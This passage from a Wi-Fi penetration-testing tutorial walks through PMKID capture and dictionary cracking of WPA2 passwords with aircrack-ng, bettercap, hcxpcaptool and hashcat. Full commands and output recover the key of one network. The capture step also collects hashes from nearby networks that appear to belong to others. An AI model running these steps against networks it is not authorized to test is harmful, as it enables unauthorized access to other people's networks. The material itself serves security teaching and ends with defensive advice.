PMKID file generated successfully at [/root/pmkid-68:14:01:5A:0E:9C.cap]
Press [Enter] key to continue...
```

Now, with an integrated aircrack-ng we can crack the cap file within aircrack-ng script itself like this:

Just choose dictionary attack and yes and then the dictionary file.

```
Select an option from menu:

0. Return to offline WPA/WPA2 decrypt menu
1. (aircrack) Dictionary attack against Handshake/PMKID capture file
2. (aircrack + crunch) Bruteforce attack against Handshake/PMKID capture file
3. (hashcat) Dictionary attack against Handshake capture file
4. (hashcat) Bruteforce attack against Handshake capture file
5. (hashcat) Rule based attack against Handshake capture file
6. (hashcat) Dictionary attack against PMKID capture file
7. (hashcat) Bruteforce attack against PMKID capture file
8. (hashcat) Rule based attack against PMKID capture file

*Hint* Rule based attacks change the words of the dictionary list according to the rules written in the ruleset (hashcat/rules)

> 1

You already have selected a capture file during this session [/root/pmkid-68:14:01:5A:0E:9C.cap]

Do you want to use this already selected capture file? [Y/n]
> Y

You already have selected a BSSID during this session and is present in capture file [68:14:01:5A:0E:9C]

Do you want to use this already selected BSSID? [Y/n]
> Y

Enter the path of a dictionary file:
> /usr/share/wordlists/rockyou.txt
```

Sure enough, we have the password we needed



```
Aircrack-ng 1.6

[00:00:34] 182428/14344392 keys tested (5396.53 k/s)

Time left: 43 minutes, 44 seconds          1.27%

KEY FOUND! [ kolakola ]

Master Key      : D9 D3 BC F0 15 02 1A 6A 47 06 D5 28 B6 91 13 12
                  12 F0 A7 6F CC 9C 7F D2 33 A5 9E A3 96 37 61 9A

Transient Key   : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

PMKID capture using bettercap

For this final method, we will use a good old bettercap. This tool requires an older version of the pcap library so, we'll first download that using wget.

```
wget http://old.kali.org/kali/pool/main/libp/libpcap/libpcap0.8_1.9.1-4_amd64.deb
dpkg -i libpcap0.8_1.9.1-4_amd64.deb
```

```
(root@kali)~# wget http://old.kali.org/kali/pool/main/libp/libpcap/libpcap0.8_1.9.1-4_amd64.deb
--2021-06-17 13:05:15-- http://old.kali.org/kali/pool/main/libp/libpcap/libpcap0.8_1.9.1-4_amd64.deb
Resolving old.kali.org (old.kali.org)... 54.39.49.227
Connecting to old.kali.org (old.kali.org)|54.39.49.227|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 153200 (150K) [application/x-debian-package]
Saving to: 'libpcap0.8_1.9.1-4_amd64.deb'

libpcap0.8_1.9.1-4_amd64.deb          100%[=====]
2021-06-17 13:05:16 (182 KB/s) - 'libpcap0.8_1.9.1-4_amd64.deb' saved [153200/153200]

(root@kali)~# dpkg -i libpcap0.8_1.9.1-4_amd64.deb
dpkg: warning: downgrading libpcap0.8:amd64 from 1.10.0-2 to 1.9.1-4
(Reading database ... 289751 files and directories currently installed.)
Preparing to unpack libpcap0.8_1.9.1-4_amd64.deb ...
Unpacking libpcap0.8:amd64 (1.9.1-4) over (1.10.0-2) ...
Setting up libpcap0.8:amd64 (1.9.1-4) ...
Processing triggers for libc-bin (2.31-12) ...
Processing triggers for man-db (2.9.4-2) ...
```

Now that it's installed and our adapter is in monitor mode, we'll run bettercap

```
bettercap
set wifi.interface wlan0mon
wifi.recon on
```

We'll see all the APs in range



```
(root@kali)~# bettercap
bettercap v2.31.1 (built for linux amd64 with go1.15.9) [type 'help' for a list of commands]

192.168.1.0/24 > 192.168.1.9 » [13:10:00] [sys.log] [inf] gateway monitor started ...
192.168.1.0/24 > 192.168.1.9 » set wifi.interface wlan0mon
192.168.1.0/24 > 192.168.1.9 » wifi.recon on
[13:10:35] [sys.log] [inf] wifi using interface wlan0mon (9c:ef:d5:fb:d1:5c)
[13:10:35] [sys.log] [war] wifi could not set interface wlan0mon txpower to 30, 'Set Tx Power' r
192.168.1.0/24 > 192.168.1.9 » [13:10:36] [sys.log] [inf] wifi started (min rssi: -200 dBm)
192.168.1.0/24 > 192.168.1.9 » [13:10:36] [sys.log] [inf] wifi channel hopper started.
192.168.1.0/24 > 192.168.1.9 » [13:10:36] [wifi.ap.new] wifi access point JioFiber-QwXYk (-69 dBm)
192.168.1.0/24 > 192.168.1.9 » [13:10:36] [wifi.ap.new] wifi access point Sachin 2.4 (-49 dBm)
192.168.1.0/24 > 192.168.1.9 » [13:10:36] [wifi.ap.new] wifi access point jiofbr001 2.4G (-67 dBm)
192.168.1.0/24 > 192.168.1.9 » [13:10:36] [wifi.ap.new] wifi access point Amit 2.4G (-63 dBm)
192.168.1.0/24 > 192.168.1.9 » [13:10:36] [wifi.ap.new] wifi access point AMIT ROCK (-73 dBm)
192.168.1.0/24 > 192.168.1.9 » [13:10:36] [wifi.ap.new] wifi access point Neelkamal (-69 dBm)
192.168.1.0/24 > 192.168.1.9 » [13:10:37] [wifi.ap.new] wifi access point mahhip (-69 dBm)
192.168.1.0/24 > 192.168.1.9 » [13:10:37] [wifi.ap.new] wifi access point ajoy (-61 dBm)
192.168.1.0/24 > 192.168.1.9 » [13:10:37] [wifi.client.probe] station fe:fa:e0:ff:71:c4 is prob
192.168.1.0/24 > 192.168.1.9 » [13:10:37] [wifi.ap.new] wifi access point Anurag (-71 dBm)
192.168.1.0/24 > 192.168.1.9 » [13:10:38] [wifi.ap.new] wifi access point Archrival_2.4G (-75 dBm)
192.168.1.0/24 > 192.168.1.9 » [13:10:38] [wifi.ap.new] wifi access point shiny reo (-73 dBm)
192.168.1.0/24 > 192.168.1.9 » [13:10:38] [wifi.ap.new] wifi access point Preety singh devil (-
192.168.1.0/24 > 192.168.1.9 » [13:10:38] [wifi.client.probe] station 72:bd:f8:4b:c9:85 is prob
192.168.1.0/24 > 192.168.1.9 » [13:10:38] [wifi.client.probe] station 72:bd:f8:4b:c9:85 is prob
192.168.1.0/24 > 192.168.1.9 » [13:10:38] [wifi.ap.new] wifi access point Anu408_2.4G (-71 dBm)
192.168.1.0/24 > 192.168.1.9 » [13:10:38] [wifi.ap.new] wifi access point <hidden> (-69 dBm)
192.168.1.0/24 > 192.168.1.9 » [13:10:39] [wifi.ap.new] wifi access point sanjiv (-75 dBm) de
```

We'll display this a little bit more clearly using:

```
wifi.show
```

```
192.168.1.0/24 > 192.168.1.9 » wifi.show
```

RSSI ▲	BSSID	SSID	Encryption	WPS	Ch
-23 dBm	18:45:93:69:a5:19	raaj	WPA2 (CCMP, PSK)		6
-31 dBm	d8:47:32:e9:3f:33	ignite	WPA2 (CCMP, PSK)	2.0	11
-51 dBm	40:49:0f:3c:49:88	Sachin 2.4	WPA2 (CCMP, PSK)	2.0	1
-61 dBm	a8:da:0c:36:dd:82	Mehak jain_4G	WPA2 (CCMP, PSK)	1.0	11
-63 dBm	70:c7:f2:ed:6a:44	ajoy	WPA2 (TKIP, PSK)		3
-63 dBm	8c:fd:18:88:ee:e0	GAURAV SRIVASTAVA	WPA2 (TKIP, PSK)		9
-65 dBm	68:14:01:58:c4:99	601 2.4G	WPA2 (CCMP, PSK)	2.0	1
-65 dBm	6c:eb:b6:2f:83:34	snowie/glowie5g	WPA2 (TKIP, PSK)		9
-65 dBm	78:53:0d:f3:0b:ca	abhi 2.4g	WPA2 (CCMP, PSK)	1.0	11
-65 dBm	98:35:ed:a0:e0:b8	mahhip	WPA2 (TKIP, PSK)		3
-67 dBm	68:14:01:59:2c:18	jiofbr001 2.4G	WPA2 (CCMP, PSK)	2.0	1
-67 dBm	68:14:01:5a:0e:9c	Amit 2.4G	WPA2 (CCMP, PSK)	2.0	1
-67 dBm	78:17:35:c5:73:99	Preety singh devil	WPA2 (CCMP, PSK)		6
-67 dBm	96:fb:a7:5a:06:af	<hidden>	WPA2 (CCMP, PSK)	1.0	11
-69 dBm	2c:97:b1:4e:10:38	Messi	WPA2 (CCMP, PSK)		5
-69 dBm	68:14:01:34:b9:e3	JioFiber-QwXYk	WPA2 (CCMP, PSK)	2.0	1
-69 dBm	74:5a:aa:76:66:44	Kavz	WPA2 (TKIP, PSK)		4

We now need to associate with an access point using the BSSID.

```
wifi.assoc 68:14:01:5a:0e:9c
```

As you can see, PMKID is captured now in /root/bettercap-wifi-handshakes.pcap file.



```
wifi.assoc 68:14:01:5a:0e:9c → sending association request to AP Amit 2.4G (channel:1 encryption:WPA2)
[16:14:57] [sys.log] [inf] wifi sending association request to AP Amit 2.4G (channel:1 encryption:WPA2)
[16:14:58] [wifi.ap.new] wifi access point Jas303 2.4G (-73 dBm) detected as 68:14:01:6a:f1:57 (Hon Hai Precision Ind. Co.,Ltd.).
[16:14:58] [wifi.client.handshake] captured 9c:ef:d5:fb:d1:5c → Amit 2.4G (68:14:01:5a:0e:9c) RSN PMKID to /root/bettercap-wifi-handshakes.pcap
[16:14:58] [wifi.client.handshake] captured 9c:ef:d5:fb:d1:5c → Amit 2.4G (68:14:01:5a:0e:9c) RSN PMKID to /root/bettercap-wifi-handshakes.pcap
[16:14:58] [wifi.client.handshake] captured 9c:ef:d5:fb:d1:5c → Amit 2.4G (68:14:01:5a:0e:9c) RSN PMKID to /root/bettercap-wifi-handshakes.pcap
[16:14:58] [wifi.client.handshake] captured 9c:ef:d5:fb:d1:5c → Amit 2.4G (68:14:01:5a:0e:9c) RSN PMKID to /root/bettercap-wifi-handshakes.pcap
[16:14:58] [wifi.client.handshake] captured 9c:ef:d5:fb:d1:5c → Amit 2.4G (68:14:01:5a:0e:9c) RSN PMKID to /root/bettercap-wifi-handshakes.pcap
[16:14:58] [wifi.client.handshake] captured 9c:ef:d5:fb:d1:5c → Amit 2.4G (68:14:01:5a:0e:9c) RSN PMKID to /root/bettercap-wifi-handshakes.pcap
```

Similarly, if you want to capture PMKID of all the Access Points,

```
wifi.assoc all
```

```
» wifi.assoc all →
» [13:13:06] [sys.log] [inf] wifi sending association request to AP Durgesh 2.4G (channel:1 encryption:WPA2)
» [13:13:07] [sys.log] [inf] wifi sending association request to AP Dead pool 2.4 G (channel:1 encryption:WPA2)
» [13:13:07] [sys.log] [inf] wifi sending association request to AP ASHU-101 (channel:1 encryption:WPA2)
» [13:13:07] [sys.log] [inf] wifi sending association request to AP Apurva_4G (channel:1 encryption:WPA2)
» [13:13:07] [sys.log] [inf] wifi sending association request to AP Jas303 2.4G (channel:1 encryption:WPA2)
» [13:13:07] [sys.log] [inf] wifi sending association request to AP 601 2.4G (channel:1 encryption:WPA2)
» [13:13:07] [sys.log] [inf] wifi sending association request to AP Amit 2.4G (channel:1 encryption:WPA2)
» [13:13:07] [sys.log] [inf] wifi sending association request to AP JioFiber-QwXyK (channel:1 encryption:WPA2)
» [13:13:07] [sys.log] [inf] wifi sending association request to AP Naman 2.4GigaHz (channel:1 encryption:WPA2)
» [13:13:07] [sys.log] [inf] wifi sending association request to AP jiofbr001 2.4G (channel:1 encryption:WPA2)
» [13:13:07] [sys.log] [inf] wifi sending association request to AP <hidden> (channel:2 encryption:WPA2)
» [13:13:07] [wifi.client.handshake] captured 9c:ef:d5:fb:d1:5c → ASHU-101 (a0:ab:1b:27:a0:a4) RSN PMKID to /root/bettercap-wifi-handshakes.pcap
» [13:13:07] [wifi.client.handshake] captured 9c:ef:d5:fb:d1:5c → ASHU-101 (a0:ab:1b:27:a0:a4) RSN PMKID to /root/bettercap-wifi-handshakes.pcap
» [13:13:07] [wifi.client.handshake] captured 9c:ef:d5:fb:d1:5c → ASHU-101 (a0:ab:1b:27:a0:a4) RSN PMKID to /root/bettercap-wifi-handshakes.pcap
» [13:13:07] [wifi.client.handshake] captured 9c:ef:d5:fb:d1:5c → Amit 2.4G (68:14:01:5a:0e:9c) RSN PMKID to /root/bettercap-wifi-handshakes.pcap
» [13:13:07] [wifi.client.handshake] captured 9c:ef:d5:fb:d1:5c → Amit 2.4G (68:14:01:5a:0e:9c) RSN PMKID to /root/bettercap-wifi-handshakes.pcap
```

We now need to convert this pcap file in Hashcat format and crack it as we did before, so:

```
hcxpcaptool -z hashpmkid bettercap-wifi-handshake.pcap
hashcat -m 16800 --force hashpmkid /usr/share/wordlists/rockyou.txt --show
```



```
(root@kali)~# hcxpcaptool -z hashpmkid bettercap-wifi-handshakes.pcap
reading from bettercap-wifi-handshakes.pcap
summary capture file:
file name.....: bettercap-wifi-handshakes.pcap
file type.....: pcap 2.4
file hardware information.....: unknown
capture device vendor information: 000000
file os information.....: unknown
file application information.....: unknown (no custom options)
network type.....: DLT_IEEE802_11_RADIO (127)
endianness.....: little endian
read errors.....: flawless
minimum time stamp.....: 17.06.2021 17:12:11 (GMT)
maximum time stamp.....: 17.06.2021 17:13:07 (GMT)
packets inside.....: 16
skipped damaged packets.....: 0
packets with GPS NMEA data.....: 0
packets with GPS data (JSON old)..: 0
packets with FCS.....: 0
beacons (total).....: 2
beacons (WPS info inside).....: 2
association requests.....: 6
EAPOL packets (total).....: 8
EAPOL packets (WPA2).....: 8
PMKIDs (zeroed and useless).....: 3
PMKIDs (not zeroed - total).....: 2
PMKIDs (WPA2).....: 8
PMKIDs from access points.....: 2
best PMKIDs (total).....: 2

summary output file(s):
2 PMKID(s) written to hashpmkid

(root@kali)~# hashcat -m 16800 --force hashpmkid /usr/share/wordlists/rockyou.txt --show
6814015a0e9c:9cefd5fbd15c:Amit 2.4G:kolakola
```

At last, we did it!

Conclusion

Clearly, PMKID attacks pose a significant threat to SOHOs and enterprises. Therefore, you must take necessary steps to safeguard against these low-effort attacks that nearly anyone can perform. This scenario also emphasizes the need for a complex password and highlights the importance of upgrading to WPA3. Thank you for reading part 3 in the “Wi-Fi penetration testing series.” Have a nice day.

JOIN OUR TRAINING PROGRAMS

